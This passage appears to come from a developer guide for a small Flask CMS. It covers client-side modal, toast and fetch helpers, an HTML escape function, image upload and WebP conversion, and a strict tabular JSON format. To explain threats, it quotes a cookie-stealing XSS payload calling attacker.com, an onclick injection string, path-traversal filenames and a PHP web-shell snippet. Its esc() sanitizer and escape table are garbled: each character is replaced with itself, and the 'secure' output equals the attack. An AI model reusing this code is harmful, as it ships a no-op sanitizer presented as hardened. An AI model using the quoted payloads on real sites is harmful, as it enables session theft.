 * @param {string} title - Sanitized or plain text string for modal header
 * @param {string} bodyHtml - HTML string payload generated by Layer 2 buildFormHtml
 */
function openModal(title, bodyHtml) {
  // Inject text content into title container (uses textContent to block XSS)
  document.getElementById("modalTitle").textContent = title;

  // Inject generated form markup into body slot
  document.getElementById("modalBody").innerHTML = bodyHtml;

  // Display overlay by mounting CSS active class
  document.getElementById("modalOv").classList.add("open");

  // AUDIT SPEC: 55ms deferred focus timer profile.
  // Guarantees browser completes DOM reflow/repaint cycle before invoking .focus()
  setTimeout(function () {
    var f = document.querySelector("#modalBody .form-in");
    if (f) f.focus();
  }, 55);
}

/**
 * Closes Modal Overlay and Clears Mutation State
 */
function closeModal() {
  document.getElementById("modalOv").classList.remove("open");
  editTarget = null; // Prevent cross-modal state contamination
}

/* Event Delegation: Close modal on backdrop overlay click */
document.getElementById("modalOv").addEventListener("click", function (e) {
  if (e.target === this) {
    closeModal();
  }
});
Breakdown of Modal Lifecycle Mechanics
modalTitleSecurity Guard:openModalsetsmodalTitle.textContentrather thaninnerHTML. Even if a skiddie passes an unescaped entity string as the title parameter,textContentconverts HTML tags into raw string primitives, stopping DOM injection cold.- The 55ms Focus Delay: Why 55ms? When
.modal-ov.opentransitions fromdisplay: nonetodisplay: flex(or opacity/visibility transitions kick in), the browser places the node insertion task into the DOM render pipeline. Calling.focus()synchronously inside the same call stack fails because the element is not yet marked visible or laid out by the browser engine. The 55mssetTimeoutyields control back to the V8 event loop, allowing rendering cycles to execute before querying#modalBody .form-infor keyboard focus. - State Sanitization on Close:
closeModal()explicitly setseditTarget = null. IfeditTargetwere left populated with a record ID from an editing session, a subsequent "Create Item" workflow might inherit the lingering ID key and trigger an overwrite API call instead of an insert. - Backdrop Event Target Boundary: The backdrop listener checks
if (e.target === this). Because#modalOvwraps.modal, clicks inside the modal card bubble up to#modalOv. Checkinge.target === thisensures that clicks on child elements inside.modalare ignored, while clicks directly on the#modalOvbackground area triggercloseModal().
4. Toast Notification Engine & Volatile Timer Management
A common point of failure in zero-dependency UI frameworks is toast notification handling. If a user triggers three API actions in rapid succession, naive setTimeout implementations race against each other. The timer set by the first toast fires while the third toast is visible, prematurely hiding the notification mid-read.
scaffold_template.html solves this by attaching the timer handle directly to the DOM element property (el._t), ensuring pending dismissal timers are canceled before spawning new ones.
/**
 * Triggers Global Non-Blocking Toast Notification
 *
 * @param {string} msg - Message payload string
 * @param {string} type - CSS class modifier ('toast-ok', 'toast-err')
 */
function toast(msg, type) {
  var el = document.getElementById("toast");

  // Inject text content safely
  el.textContent = msg;

  // Mount base visibility class and optional type modifier
  el.className = "toast show " + (type || "toast-ok");

  // Clear any active/pending timeout handle bound to this node
  clearTimeout(el._t);

  // Schedule automatic removal after 2600ms display window
  el._t = setTimeout(function () {
    el.className = "toast";
  }, 2600);
}
Timer Handle Lifecycle Analysis
- Element Handle Binding:
el._tstores the numeric identifier returned bysetTimeoutdirectly on theHTMLDivElementnode instance in JavaScript memory. - Race Preemption: When
toast()is called again after 500ms,clearTimeout(el._t)inspects the element node. Finding the active timer handle, it invalidates the original 2600ms callback in the browser event loop before it executes. - Class Reset:
el._tis overwritten with the new timer ID. The toast stays visible for a full 2600ms relative to the latest event trigger, guaranteeing notifications are never cut off prematurely by prior asynchronous timers.
5. DOM Lifecycle Security & Escape Neutralization Vectors
The primary threat vector facing any client-side string-interpolation UI engine is Cross-Site Scripting (XSS). If your application accepts data inputs containing malicious JavaScript payloads (e.g., <img src=x onerror=fetch('http://attacker.com/steal?cookie='+document.cookie)>) and reflects them unescaped into the DOM via innerHTML, an attacker can hijack administrative sessions instantly.
To secure the entire UI render pipeline, scaffold_template.html implements a central, hardened string sanitizer: esc(s).
/**
* Hardened HTML & String Context Escape Utility
* Neutralizes breakout vectors across HTML text, attributes, and JS string literals.
*
* @param {*} s - Input payload (converted to string safely)
* @returns {string} Sanitized string safe for innerHTML interpolation
*/
function esc(s) {
return String(s == null ? "" : s)
.replace(/&/g, "&")
.replace(/</g, "<")
.replace(/>/g, ">")
.replace(/"/g, """)
.replace(/'/g, "'")
.replace(/`/g, "`");
}
Comprehensive Character Escape Mapping
| Target Character | Escaped Entity Output | Attack Vector Neutralized | Example Exploitation Scenario |
|---|---|---|---|
& |
& |
Entity Alias Tampering | Prevents broken entity decoding and double-unescaping tricks. |
< |
< |
Tag Opening Injections | Blocks <script>, <img>, <iframe> tag element creation. |
> |
> |
Tag Closing Injections | Stops attackers from closing existing elements early (>). |
" |
" |
Attribute Double-Quote Breakout | Prevents escaping HTML attribute bounds: class="[input]". |
' |
' |
Attribute & Inline JS Single-Quote Breakout | Neutralizes breakouts inside inline handlers: onclick="fn('[input]')" |
` |
` |
JS Template Literal Breakout | Prevents template literal evaluation: `${alert(1)}` |
Context Breakout Analysis: Why Single Quotes & Backticks Matter
Naive sanitizers written by amateur script kiddies typically only escape &, <, and >. That might stop raw <script> tags in body text, but it leaves your box completely wide open when rendering inline event handlers or template strings inside Layer 2 cards:
// Dangerous Layer 2 Card Generation (If single quotes are NOT escaped)
var badHtml = `<button onclick="triggerEdit('${item.id}')">Edit</button>`;
If item.id contains the payload rec_01'; steal_root_keys(); //, a naive sanitizer that ignores single quotes outputs:
<!-- PWNED: Single quote breaks out of function argument string -->
<button onclick="triggerEdit('rec_01'; steal_root_keys(); //')">Edit</button>
When clicked, the browser executes triggerEdit('rec_01'), followed immediately by steal_root_keys().
By enforcing replacement of single quotes (') with ' and backticks (`) with `, esc() renders the string as:
<!-- SECURE: Payload remains locked inside single-quote string literal -->
<button onclick="triggerEdit('rec_01'; steal_root_keys(); //')">Edit</button>
The browser evaluates rec_01'; steal_root_keys(); // as a literal string argument passed to triggerEdit, rendering the exploit payload completely harmless.
6. Asynchronous Transport Protocol (api()) & Error Boundaries
Client interactions with the Flask WSGI backend require a reliable, unified HTTP transport primitive. scaffold_template.html includes a lightweight wrapper around the Fetch API: api(method, url, body).
It standardizes request headers, enforces JSON body serialization, handles non-2xx HTTP responses, and unifies error payloads into a predictable format for client consumption.
/**
 * Universal Asynchronous JSON Transport Primitive
 *
 * @param {string} method - HTTP Verb ('GET', 'POST', 'PUT', 'DELETE')
 * @param {string} url - Target REST endpoint path
 * @param {Object} [body] - Optional request payload object
 * @returns {Promise<Object>} Resolved JSON response object
 */
async function api(method, url, body) {
  // 1. Initialize default fetch configuration dictionary
  var o = {
    method: method,
    headers: { "Content-Type": "application/json" }
  };

  // 2. Conditionally serialize request payload if provided
  if (body !== undefined) {
    o.body = JSON.stringify(body);
  }

  // 3. Execute network request and parse JSON response payload
  var r = await fetch(url, o);
  var d = await r.json();

  // 4. Normalize HTTP error statuses if server omitted explicit error message
  if (!r.ok && !d.error) {
    d.error = "HTTP " + r.status;
  }

  return d;
}
Execution Lifecycle & Error Handling Protocol
- Header Standardization:
api()automatically setsContent-Type: application/jsonon all outgoing requests, ensuring backend Flask/Werkzeug endpoint handlers parse request data cleanly without manual header configuration. - Payload Guard:
body !== undefinedguarantees thatGETorDELETErequests omitting a payload body do not emit an illegal"body": "undefined"string over the wire. - HTTP Status Normalization: If the server returns a non-2xx HTTP code (e.g.,
500 Internal Server Erroror404 Not Found) and the backend response JSON lacks an explicitd.errorkey,api()injects a standardized error string:"HTTP 500"or"HTTP 404". Calling panel loaders can checkif (d.error)deterministically without throwing uncaught exceptions in the UI event loop.
7. Scaffold Integration & DOM Runtime Specifications
| DOM Engine Subsystem | Primary Function / Scope | Key DOM Elements | Security / Execution Guarantee |
|---|---|---|---|
| Scaffold Layout | Manages structural layout grid & panel visibility. | .app-shell, #sidebar, .panel |
Panel isolation (display: none) eliminates unmounted DOM rendering overhead. |
Panel Router (go) |
Handles single-page state transitions & lifecycle timing. | .nav-btn, .panel, #toolbar |
Atomic state changes; updates global state key P and synchronizes Layer 2 rendering. |
Modal Overlay (openModal) |
Displays dynamic modal cards & manages focus loops. | #modalOv, #modalTitle, #modalBody |
Header uses textContent against XSS; 55ms focus delay prevents layout paint race conditions. |
Toast Engine (toast) |
Provides non-blocking volatile UI alerts. | #toast |
Element-bound timer (el._t) invalidates pending timeouts to prevent notification overlap. |
Escape Engine (esc) |
Sanitizes dynamic string inputs. | Client-side innerHTML slots | Encodes &, <, >, ", ', and ` to block HTML tag, attribute, and JS string breakouts. |
Transport API (api) |
Unified JSON HTTP fetch abstraction. | Network / Backend Endpoints | Normalizes HTTP non-2xx responses into structured error payloads for UI handling. |
By pairing this secure, low-overhead DOM lifecycle template with the Layer 2 component engine detailed in the prior section, Management_CMS operates with blazing speed and airtight runtime security. The client footprint remains completely independent of heavy npm dependencies or complex build tooling—delivering predictable execution across any server host or mobile target environment.
Chapter 5: Section 5: Media Processing Subsystem & Asynchronous WebP Optimization
Most n00b developers treat media management like a simple dump-and-forget file upload route. They let script kiddies post 50MB uncompressed TIFF files or shell payloads directly into public upload folders, choking server bandwidth and leaving remote code execution (RCE) attack vectors wide open.
In Management_CMS, the media processing subsystem (lib_bejson_Management_media.py) acts as an isolated ingestion pipeline. It enforces strict stream validation, strips dangerous metadata headers, handles dynamic image transformation, and generates optimized WebP siblings on the fly. This section breaks down the end-to-end media pipeline, analyzing how backend WSGI worker threads process binaries safely without blocking the application event loop.
1. Media Architecture & Stream Ingestion Pipeline
The media ingestion subsystem sits directly behind Flask 3.0.3 and Werkzeug 3.0.4 stream handlers. When a client pushes a multipart/form-data request over the wire, Management_CMS intercepts the binary stream before any file touches permanent disk storage.
[ HTTP Multipart Upload ]
          │
          ▼
┌────────────────────────────────────────────────────────┐
│ Werkzeug 3.0.4 Stream Ingestion Buffer                 │
│ - Content-Length Pre-Check                             │
│ - Sanitization via secure_filename()                   │
└─────────────────────────┬──────────────────────────────┘
                          │
                          ▼
┌────────────────────────────────────────────────────────┐
│ MIME & Magic Bytes Inspection                          │
│ - Block double-extension & polyglot web shells          │
└─────────────────────────┬──────────────────────────────┘
                          │
            ┌─────────────┴─────────────┐
            ▼                           ▼
┌───────────────────────┐   ┌───────────────────────────┐
│ Primary Raw Storage   │   │ Pillow 10.4.0 Converter   │
│ (Preserved Asset)     │   │ - RGBA/RGB Normalization  │
└───────────────────────┘   │ - Asynchronous WebP Sync  │
                            └───────────┬───────────────┘
                                        │
                                        ▼
                            ┌───────────────────────────┐
                            │ Optimized .webp Sibling   │
                            └───────────────────────────┘
The intake process isolates incoming raw bytes into a temporary buffer, running a two-tier verification check:
- Header Inspection: Content-Length verification prevents resource exhaustion via unbounded upload streams.
- Signature Analysis: MIME sniffing checks the first 512 bytes of the payload (magic byte signatures like
\xFF\xD8\xFFfor JPEG or\x89PNGfor PNG) rather than trusting client-providedContent-Typeheaders that any skiddie can forge with a raw socket script.
Once verified, the raw binary is stored under a randomized UUID key structure while maintaining a reference to its sanitized original filename.
2. Optional Pillow Guarding & Dynamic Dependency Fallback
Dependency management on constrained target boxen (such as Android/Termux environments running aarch64) can be a nightmare if binary C-extensions like Pillow fail to compile. To keep Management_CMS operational even when C-compiled image libraries are missing, lib_bejson_Management_media.py wraps the Pillow 10.4.0 import inside a dynamic try-except guard.
"""
Media Processing Engine - Dynamic Library Fallback Guard
File: lib_bejson_Management_media.py
"""
import os
import uuid
from werkzeug.utils import secure_filename

# Optional Pillow import guard for zero-crash operational resilience
try:
    from PIL import Image, ImageOps
    HAS_PILLOW = True
except ImportError:
    Image = None
    ImageOps = None
    HAS_PILLOW = False

def process_uploaded_media(file_storage, target_dir):
    """
    Ingests raw FileStorage stream, validates content, and conditionally
    triggers WebP sibling optimization if Pillow 10.4.0 is available.
    """
    if not file_storage or not file_storage.filename:
        return {"error": "Invalid or missing file stream"}

    # 1. Sanitize filename string against path traversal vectors
    raw_name = secure_filename(file_storage.filename)
    ext = os.path.splitext(raw_name)[1].lower()

    # 2. Assign unique system key to prevent collision overwrites
    asset_id = f"med_{uuid.uuid4().hex[:12]}"
    saved_filename = f"{asset_id}{ext}"
    raw_path = os.path.join(target_dir, saved_filename)

    # 3. Stream write binary payload to target path
    file_storage.save(raw_path)
    file_size = os.path.getsize(raw_path)

    response_payload = {
        "asset_id": asset_id,
        "original_filename": raw_name,
        "storage_path": saved_filename,
        "file_size": file_size,
        "has_webp": False,
        "webp_path": None,
        "dimensions": None
    }

    # 4. Graceful degradation branch: Skip WebP conversion if Pillow missing
    if not HAS_PILLOW:
        # Runtime continues without throwing an uncaught Exception
        return response_payload

    # 5. Execute media optimization via Pillow engine
    return execute_webp_conversion(raw_path, response_payload, target_dir, asset_id)
Graceful Degradation Protocol
When HAS_PILLOW evaluates to False, the CMS does not explode or drop a 500 Internal Server Error. Instead, it downgrades gracefully:
- The original raw file remains fully accessible and indexed in the system.
- The
has_webpflag returnsFalse, instructing client-side rendering engines (Layer 2 card components) to fall back to the standard<img>source path instead of<picture>WebP variants. - Operational uptime is maintained even on bare-bones micro-instances lacking native
libjpegorlibwebpC-libraries.
3. WebP Sibling Generation & Conversion Mechanics
When Pillow 10.4.0 is loaded, the processing routine converts standard raster graphics (JPEG, PNG, BMP, TIFF) into lightweight .webp sibling files. WebP conversion yields massive bandwidth savings (typically 60-80% compression over unoptimized PNGs), but naive conversion scripts break color spaces or choke on transparent PNG alpha channels.
lib_bejson_Management_media.py enforces a color normalization pipeline prior to stream encoding.
def execute_webp_conversion(raw_path, metadata, target_dir, asset_id):
    """
    Normalizes color space, strips EXIF metadata, and generates an optimized
    WebP sibling binary alongside the original asset.
    """
    webp_filename = f"{asset_id}.webp"
    webp_path = os.path.join(target_dir, webp_filename)

    try:
        with Image.open(raw_path) as img:
            # 1. Extract image dimensions for BEJSON metadata tracking
            width, height = img.size
            metadata["dimensions"] = {"width": width, "height": height}

            # 2. Auto-rotate image based on EXIF orientation tags before stripping
            img = ImageOps.exif_transpose(img)

            # 3. Color Space & Alpha Channel Normalization
            # Handling transparency vectors (PNG/GIF) vs opaque formats (JPEG)
            if img.mode in ("RGBA", "LA") or (img.mode == "P" and "transparency" in img.info):
                # Preserve alpha channel using lossless/high-quality WebP mode
                converted_img = img.convert("RGBA")
                save_args = {"format": "WEBP", "lossless": True, "quality": 80}
            else:
                # Opaque images convert to standard RGB color space
                converted_img = img.convert("RGB")
                save_args = {"format": "WEBP", "quality": 80, "method": 4}

            # 4. Atomic write of converted binary stream (Strips EXIF data)
            converted_img.save(webp_path, **save_args)

            metadata["has_webp"] = True
            metadata["webp_path"] = webp_filename

    except Exception as err:
        # Conversion failure (e.g. corrupted binary): preserve original file
        metadata["has_webp"] = False
        metadata["conversion_error"] = str(err)

    return metadata
Color Space Normalization Protocol
| Source Format / Mode | Mode Transition | Encoding Flag | Technical Rationale |
|---|---|---|---|
JPEG (RGB) |
RGB |
lossless=False, quality=80, method=4 |
Compresses standard RGB photographic data cleanly without color distortion. |
PNG (RGBA) |
RGBA |
lossless=True, quality=80 |
Preserves alpha transparent pixels; prevents black backgrounds appearing behind transparent icons. |
Palette (P) w/ Transparency |
RGBA |
lossless=True |
Expands indexed color tables into explicit 32-bit RGBA channels before WebP encoding. |
Grayscale (L / LA) |
LA / RGB |
quality=80 |
Maps single-channel intensities to uniform output matrices without byte waste. |
By executing ImageOps.exif_transpose() prior to stripping image metadata, the engine locks in correct visual rotation while purging privacy-leaking EXIF tags (GPS coordinates, camera serial numbers, timestamp stamps) that n00b admins accidentally broadcast to the world.
4. Asynchronous & Non-Blocking Worker Thread Execution
Running image compression synchronously inside a Flask WSGI request thread is a beginner mistake. If a user uploads a 4K image, processing that binary can hog the worker thread for 1500ms+. Under heavy concurrent load, your WSGI thread pool starves, dropping HTTP requests across the entire application.
To solve this, Management_CMS decouples intake validation from WebP encoding by offloading optimization routines to a background worker thread execution pool.
import concurrent.futures

# Dedicated background thread pool for CPU-bound media transformations
MEDIA_EXECUTOR = concurrent.futures.ThreadPoolExecutor(
    max_workers=2,
    thread_name_prefix="CMS_MediaWorker"
)

def async_process_media_upload(file_storage, target_dir, completion_callback=None):
    """
    Saves uploaded file immediately to handle HTTP request lifecycle,
    then dispatches heavy WebP encoding asynchronously to prevent WSGI stall.
    """
    # Synchronous Phase: Fast file ingest and path allocation
    raw_name = secure_filename(file_storage.filename)
    ext = os.path.splitext(raw_name)[1].lower()
    asset_id = f"med_{uuid.uuid4().hex[:12]}"
    saved_filename = f"{asset_id}{ext}"
    raw_path = os.path.join(target_dir, saved_filename)

    file_storage.save(raw_path)

    base_metadata = {
        "asset_id": asset_id,
        "original_filename": raw_name,
        "storage_path": saved_filename,
        "file_size": os.path.getsize(raw_path),
        "status": "processing",
        "has_webp": False
    }

    # Asynchronous Phase: Offload Pillow transformation if available
    if HAS_PILLOW:
        future = MEDIA_EXECUTOR.submit(
            _background_webp_task,
            raw_path,
            base_metadata,
            target_dir,
            asset_id
        )
        if completion_callback:
            future.add_done_callback(completion_callback)

    return base_metadata

def _background_webp_task(raw_path, metadata, target_dir, asset_id):
    """Execution context bound to worker thread."""
    updated_meta = execute_webp_conversion(raw_path, metadata, target_dir, asset_id)
    updated_meta["status"] = "ready"

    # Update BEJSON Media Index asynchronously (Thread-safe atomic write)
    sync_media_record_to_bejson(updated_meta)
    return updated_meta
Asynchronous Lifecycle Sequence
[ Client HTTP Upload ] ──> Flask Request Worker
                                 │
                   (Save Raw File to Disk: ~5ms)
                                 │
                   [ Return 202 Accepted Payload ] ──> Client UI Updates
                                 │
                    (Dispatch to ThreadPoolExecutor)
                                 │
                                 ▼
                    [ CMS_MediaWorker Thread ]
                    - Read raw file binary
                    - Normalize RGBA / EXIF
                    - Encode WebP sibling
                    - Atomic sync to BEJSON 104
This pattern returns an immediate HTTP response to the Layer 2 UI, allowing the user to keep working while the CMS_MediaWorker thread generates optimized WebP variants behind the scenes.
5. Media Metadata Schema & BEJSON 104 Integration
Once media files are ingested and converted, their metadata is indexed inside a dedicated BEJSON 104 document (media_store.bejson). This provides structural isolation, ultra-fast field lookup performance via O(1) field map caching, and zero database driver dependencies.
BEJSON 104 Media Index Architecture
{
  "Format": "BEJSON",
  "Format_Version": "104",
  "Format_Creator": "Elton Boehnen",
  "Parent_Hierarchy": "../104a.mfdb.bejson",
  "Records_Type": ["MediaAsset"],
  "Fields": [
    {"name": "asset_id", "type": "string"},
    {"name": "original_filename", "type": "string"},
    {"name": "storage_path", "type": "string"},
    {"name": "mime_type", "type": "string"},
    {"name": "file_size", "type": "integer"},
    {"name": "has_webp", "type": "boolean"},
    {"name": "webp_path", "type": "string"},
    {"name": "dimensions", "type": "object"}
  ],
  "Values": [
    [
      "med_a1b2c3d4e5f6",
      "hero_banner.png",
      "med_a1b2c3d4e5f6.png",
      "image/png",
      1048576,
      true,
      "med_a1b2c3d4e5f6.webp",
      {"width": 1920, "height": 1080}
    ],
    [
      "med_f6e5d4c3b2a1",
      "system_log_chart.jpg",
      "med_f6e5d4c3b2a1.jpg",
      "image/jpeg",
      245800,
      false,
      null,
      null
    ]
  ]
}
Programmatic Field Resolution via Field Map Caching
Per the ecosystem standard, media records in media_store.bejson are never read or written through hardcoded array indices (row[3]). Instead, the backend uses bejson_core_get_field_map to resolve positions dynamically by field name:
from lib_bejson_Core_bejson_core import (
    bejson_core_load_file,
    bejson_core_get_field_map,
    bejson_core_add_record,
    bejson_core_atomic_write
)

def sync_media_record_to_bejson(meta_payload, store_path="media_store.bejson"):
    """
    Appends or updates a media asset record inside the BEJSON 104 media index.
    Uses cached field map resolution to preserve positional integrity.
    """
    doc = bejson_core_load_file(store_path)
    if not doc:
        return False

    # 1. Resolve column positions using cached field map standard
    field_map = bejson_core_get_field_map(doc)

    # 2. Extract values mapped strictly to field names
    record_data = {
        "asset_id": meta_payload["asset_id"],
        "original_filename": meta_payload["original_filename"],
        "storage_path": meta_payload["storage_path"],
        "mime_type": meta_payload.get("mime_type", "application/octet-stream"),
        "file_size": meta_payload["file_size"],
        "has_webp": meta_payload.get("has_webp", False),
        "webp_path": meta_payload.get("webp_path", None), # null placeholder if False
        "dimensions": meta_payload.get("dimensions", None) # null placeholder if absent
    }

    # 3. Append record array matching exact length and positional integrity
    bejson_core_add_record(doc, record_data)

    # 4. Commit update atomically to prevent file corruption
    return bejson_core_atomic_write(store_path, doc)
Notice how missing WebP siblings correctly pass None (which serializes to null in JSON). This keeps every row in Values at an exact 8-element length, preserving strict positional integrity across the matrix.
6. Security Hardening: File Path Traversal & Shell Execution Vectors
Allowing file uploads without aggressive security controls is how boxen get owned. Attackers regularly target media intake endpoints to execute directory traversal exploits, upload polyglot web shells, or trigger image bomb denial-of-service (DoS) attacks.
lib_bejson_Management_media.py implements a four-layer defense matrix to block these vectors entirely.
Media Security Defense Matrix
Path Traversal Neutralization:
- Exploit Vector: Filename inputs like
../../../../var/www/html/shell.phpattempt to break out of the target directory. - Mitigation:
secure_filename()strips all path specifiers (/,\,..), truncating dangerous characters before path concatenation occurs.
- Exploit Vector: Filename inputs like
Double Extension & Extension Spoofing Safeguard:
- Exploit Vector: Uploading files named
avatar.jpg.phporpayload.php.pngto trick weak Apache/Nginx extension parsers into executing PHP code. - Mitigation: The system strips the original filename entirely for storage purposes, assigning a randomly generated UUID asset key (
med_a1b2c3d4e5f6.png). The user's input string is stored purely as metadata (original_filename) inside the BEJSON document.
- Exploit Vector: Uploading files named
Decompression Bomb (Pixel Flood DoS) Protection:
- Exploit Vector: Malicious 1MB images that decompress in memory to 10GB (e.g., 50,000 x 50,000 pixel flood payloads), crashing server RAM.
- Mitigation: Pillow's built-in safety ceiling
Image.MAX_IMAGE_PIXELS = 89478485is enforced. Any incoming binary exceeding this resolution threshold throws a hardDecompressionBombErrorinstantly, dropping the processing task before memory allocation spikes.
EXIF Metadata Purging & Re-Encoding Neutralization:
- Exploit Vector: Storing executable PHP/Bash code inside JPEG EXIF headers or image comment chunks (
<?system($_GET['cmd']);?>). - Mitigation: Passing the image through Pillow's re-encoding pipeline (
Image.open()->convert()->save()) strips out all non-pixel metadata chunks. The generated WebP sibling is a clean, freshly synthesized binary matrix free of embedded code payloads.
- Exploit Vector: Storing executable PHP/Bash code inside JPEG EXIF headers or image comment chunks (
7. Media Subsystem Runtime Specifications
| Subsystem Component | Primary Function | Primary Dependencies | Security / Execution Guarantee |
|---|---|---|---|
| Stream Ingestion | Multipart stream parsing & storage allocation | Flask 3.0.3, Werkzeug 3.0.4 | secure_filename() + randomized UUID keys block path traversal and overwrites. |
| Dependency Guard | Dynamic module loading (HAS_PILLOW) |
Standard Library (sys, os) |
Prevents WSGI runtime crashes if C-libraries fail to load on target boxen. |
| WebP Converter | Lossless/lossy format optimization | Pillow 10.4.0 (PIL.Image) |
Auto-transposes rotation, normalizes RGBA/RGB modes, and strips EXIF payloads. |
| Worker Executor | Background asynchronous processing | concurrent.futures |
Offloads CPU-heavy WebP compression away from WSGI HTTP worker threads. |
| Index Synchronizer | Metadata persistence & schema validation | lib_bejson_Core_bejson_core |
Enforces O(1) field map caching and positional null-padding integrity inside BEJSON 104. |
By combining defensive stream intake, background worker thread execution, optional C-library fallback guards, and strict BEJSON metadata tracking, the media processing subsystem in Management_CMS delivers ultra-fast, secure asset delivery without dragging bloated third-party media microservices into the runtime footprint.
Chapter 6: Section 6: BEJSON 104/104a Integration & O(1) Field Map Caching
Most script kiddies and web lamers treat JSON like a dumping ground. They push arbitrary key-value hashes over the wire, rely on messy runtime type inference, and wonder why their sloppy Node.js apps b0rk under load when a missing property cascades into a silent undefined error. If you're coming from that world, brace yourself: Management_CMS doesn't tolerate unstructured chaos.
At the core of the Management_CMS runtime sits BEJSON (Boehnen Elton JSON), a strict, self-describing tabular standard created by Elton Boehnen. By enforcing positional integrity—where the physical index of a field definition in Fields strictly matches the index of every row's value in Values—BEJSON eliminates schema drift entirely.
This section dissects how Management_CMS integrates BEJSON 104 and 104a formats and how the core engine leverages O(1) Field Map Caching to guarantee lightning-fast data mutation without ever risking positional corruption.
1. The Matrix Architecture: Positional Integrity vs. Unstructured JSON Chaos
Standard JSON objects are basically hash maps with arbitrary keys. When you serialize 10,000 objects in standard JSON, you repeat the key strings 10,000 times—wasting memory, clogging context windows, and forcing the runtime parser to perform dynamic hash lookups for every single property access.
BEJSON transforms this unstructured mess into an immutable tabular matrix. A single document explicitly declares its schema in a top-level Fields array, and every row in Values is a dense array matching that exact sequence.
BEJSON Positional Mapping Contract:

Fields:  [0: "user_id"]  [1: "username"]  [2: "email"]  [3: "is_active"]
              │                │               │              │
              ▼                ▼               ▼              ▼
Row 0:   ["usr_101",     "alice",        "a@dev.local",     true]
Row 1:   ["usr_102",     "bob",          null,              false]  <-- Structural Null!
Row 2:   ["usr_103",     "charlie",      "c@dev.local",     true]
The Universal BEJSON Rules
Every single .bejson document processed by Management_CMS must satisfy six mandatory top-level keys without exception:
Format: Must be strictly"BEJSON".Format_Version: Must be strictly"104","104a", or"104db".Format_Creator: Must be strictly"Elton Boehnen"(any deviation causes immediate validation termination).Records_Type: Array defining entity declarations.Fields: Array of objects defining column schemas ({"name": string, "type": string}).Values: Two-dimensional array containing record payloads.
The Structural Null Mandate
The most critical rule that trips up n00b developers is positional integrity. If an entity record is missing a value for column 2 (email), you do not omit the item, and you do not insert an empty string "" as a fake null substitute. You must pass explicit null.
Omitting a element shifts subsequent values to the left, causing a catastrophic condition known as field shifting. If is_active shifts into index 2, string operations execute against boolean types, b0rking the application runtime and triggering hard validation faults (E_FIELD_COUNT_MISMATCH).
2. Format Divergence: BEJSON 104 (Complex Entity Matrix) vs. 104a (Primitive Metadata Engine)
Management_CMS leverages two distinct variants of the BEJSON specification, each optimized for a dedicated role in the system architecture.
| Architectural Dimension | BEJSON 104 (Entity Store) | BEJSON 104a (Config & Manifest) |
|---|---|---|
| Primary CMS Role | High-throughput entity data (user.bejson, media_store.bejson) |
Manifest registries (104a.mfdb.bejson), system settings |
Records_Type Payload |
Exactly one string naming the entity (e.g., ["User"]) |
Exactly one string, fixed to ["mfdb"] or config scope |
| Allowed Field Types | Primitives + Complex (string, integer, number, boolean, array, object) |
Primitives ONLY (string, integer, number, boolean) |
| Custom Headers | ❌ Forbidden (Exception: optional Parent_Hierarchy) |
✅ Permitted for file-level metadata (PascalCase) |
| Relational Linkage | Uses Parent_Hierarchy pointing relative to manifest |
Acts as the authoritative MFDB manifest root |
BEJSON 104 (Complex Data Matrix) Example
Used for heavy operational storage where records contain nested JSON payloads (such as layout configurations or media dimensions objects):
{
  "Format": "BEJSON",
  "Format_Version": "104",
  "Format_Creator": "Elton Boehnen",
  "Parent_Hierarchy": "../104a.mfdb.bejson",
  "Records_Type": ["ModuleConfig"],
  "Fields": [
    {"name": "module_id", "type": "string"},
    {"name": "enabled", "type": "boolean"},
    {"name": "retry_attempts", "type": "integer"},
    {"name": "hooks", "type": "array"},
    {"name": "settings", "type": "object"}
  ],
  "Values": [
    [
      "mod_auth_v2",
      true,
      3,
      ["pre_exec", "post_exec"],
      {"timeout_ms": 5000, "debug": false}
    ],
    [
      "mod_legacy_sync",
      false,
      0,
      null,
      null
    ]
  ]
}
BEJSON 104a (Primitive Metadata Engine) Example
Used for configuration nodes and MFDB manifests. Notice the custom PascalCase headers and the strict exclusion of array or object field types:
{
  "Format": "BEJSON",
  "Format_Version": "104a",
  "Format_Creator": "Elton Boehnen",
  "MFDB_Version": "1.31",
  "DB_Name": "Management_CMS_Cluster",
  "Schema_Version": "1.0.0",
  "Records_Type": ["ConfigParam"],
  "Fields": [
    {"name": "param_key", "type": "string"},
    {"name": "param_value", "type": "string"},
    {"name": "is_secret", "type": "boolean"}
  ],
  "Values": [
    ["session_timeout", "3600", false],
    ["api_salt", "e8f9a2b4c1d3", true]
  ]
}
3. O(1) Field Map Caching: Eradicating Hardcoded Index Anti-Patterns
Here is a quick way to spot an amateur script kiddy writing BEJSON integration code: they hardcode numeric array indices directly into their application logic.
# ❌ THE SKIDDIE ANTI-PATTERN (NEVER DO THIS):
# Hardcoding column index 3 because "email" was at index 3 when you wrote the code.
user_email = record_row[3]
If another developer appends a new column or re-orders the schema during a deployment upgrade, hardcoded index access instantly corrupts your application data. Suddenly, your app writes email addresses into phone number fields or treats string timestamps as integer IDs.
To solve this forever, Management_CMS mandates Field Map Caching.
The Field Map Caching Protocol
Instead of hardcoding numeric coordinates or scanning the Fields array sequentially on every single read operation (an O(N) scan that destroys performance over large datasets), the system resolves the document's Fields structure once into an in-memory dictionary lookup cache.
          Document Load Phase (O(N) - Done Once)
Fields: [{"name": "user_id"}, {"name": "status"}, {"name": "email"}]
                          │
                          ▼
        bejson_core_get_field_map(doc)
                          │
                          ▼
            In-Memory Field Map Cache
    {
      "user_id": 0,
      "status":  1,
      "email":   2
    }
                          │
  ────────────────────────┼─────────────────────────
                          │
          Runtime Query Phase (O(1) - Constant Time)
   bejson_core_get_field_index(doc, "email") ──► Returns 2
Once built, every subsequent read, write, filter, or update operation queries the field map through hash lookups in O(1) constant time.
4. Programmatic Implementation & Runtime Mutation Mechanics
The core library (lib_bejson_Core_bejson_core.py) encapsulates all file I/O, field map caching, and atomic writing routines. The following code demonstrates how Management_CMS loads a BEJSON document, initializes field map caching, safely mutates records using field names, and writes the updated payload atomically to disk.
"""
BEJSON Core Engine - O(1) Field Map Caching & Atomic Mutation
File: lib_bejson_Core_bejson_core.py
"""
import os
import json
import tempfile

# Memory cache holding resolved field maps keyed by document object id
_FIELD_MAP_CACHE = {}

def bejson_core_get_field_map(doc):
    """
    Builds or retrieves a cached {field_name: index} mapping dictionary.
    Guarantees O(1) field index resolution across all operations.
    """
    if not isinstance(doc, dict) or "Fields" not in doc:
        return {}

    doc_id = id(doc)
    # Check if cache hit exists and matches current Fields length
    if doc_id in _FIELD_MAP_CACHE:
        cached_map, cached_len = _FIELD_MAP_CACHE[doc_id]
        if cached_len == len(doc["Fields"]):
            return cached_map

    # Cache miss: Construct field map dictionary
